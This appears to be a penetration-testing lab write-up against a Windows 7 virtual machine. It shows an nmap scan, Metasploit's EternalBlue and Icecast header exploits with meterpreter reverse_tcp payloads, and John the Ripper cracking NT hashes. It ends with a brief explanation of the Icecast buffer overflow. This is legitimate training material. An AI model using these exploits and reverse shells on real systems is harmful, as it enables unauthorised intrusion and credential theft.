

Question – 1 Scanning

```
kali_ineuron [Running] - Oracle VM VirtualBox
root@utkrwt:/home/utk_rwt
File Actions Edit View Help
root@utkrwt:/home/utk_rwt x root@utkrwt:/home/utk_rwt x
Nmap scan report for 10.0.2.4
Host is up (0.00088s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49157/tcp  open  unknown
MAC Address: 08:00:27:10:1E:8A (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows 7:- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
```

nmap scan results

Question – 2 Exploitation

```
kali_ineuron [Running] - Oracle VM VirtualBox
root@utkrwt:/home/utk_rwt
File Actions Edit View Help
root@utkrwt:/home/utk_rwt x root@utkrwt:/home/utk_rwt x
Payload options (windows/x64/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.0.2.15       | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Exploit target:


| Id | Name             |
|----|------------------|
| 0  | Automatic Target |


msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Configuring eternalblue exploit



```
kali_neuron [Running] - Oracle VM VirtualBox
root@utkrwt: /home/utk_rwt

File Actions Edit View Help
(utk_rwt@utkrwt) - [~]
$ sudo su
[sudo] password for utk_rwt:
(root@utkrwt) - [/home/utk_rwt]
# john --wordlist=/home/utk_rwt/Desktop/rockyou.txt --format=nt /home/utk_rwt/Desktop/h
ash.txt
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (NT [MD4 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
lovely          (noob)
password1       (admin)
password123     (ineuron)
brown          (toor)
               (Administrator)
iamadmin        (root)
6g 0:00:00:02 DONE (2022-10-30 23:44) 2.197g/s 2739Kp/s 2739Kc/s 2743Kc/s iamag77..iamada
m1213
Warning: passwords printed above might not be all those cracked
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

(root@utkrwt) - [/home/utk_rwt]
#
```

Cracking passwords using john tool

Question – 4 Vulnerability Analysis and Exploit Research



Icecast server started from admin account

Question – 5 Web Server Hacking

```
kali_neuron [Running] - Oracle VM VirtualBox
root@utkrwt: /home/utk_rwt

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/http/icecast_header      2004-09-28      great No      Icecast Header
Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > options

Module options (exploit/windows/http/icecast_header):

Name      Current Setting  Required  Description
----      -
RHOSTS    10.0.2.15        yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
```

exploit for icecast server

```
kali_neuron [Running] - Oracle VM VirtualBox
root@utkrwt: /home/utk_rwt

Payload options (windows/meterpreter/reverse_tcp):


Name      Current Setting  Required  Description
----      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/http/icecast_header) > run
```

configuring the exploit



```
kali_ineuron [Running] - Oracle VM VirtualBox
root@utkrwt:/home/utk_rwt

msf6 exploit(windows/http/icecast_header) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (175686 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.15:4444 -> 10.0.2.4:49199) at 2022-10-31 00:03:46 +0530

meterpreter > sysinfo
Computer      : INEURON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 1
Meterpreter   : x86/windows
meterpreter > getsystem
[-] priv_elevate getsystem: Operation failed: 691 The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
```

icecast exploit successful

The Icecast server allows for a buffer overflow exploit wherein an attacker can **remotely gain control of the victim's system** by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers. The module `icecast_header` exploits the buffer overflow in the header parsing of icecast versions 2.0.1 and earlier, discovered by Luigi Auriemma. Sending 32 HTTP headers will cause a write one past the end of a pointer array. On win32 this happens to overwrite the saved instruction pointer.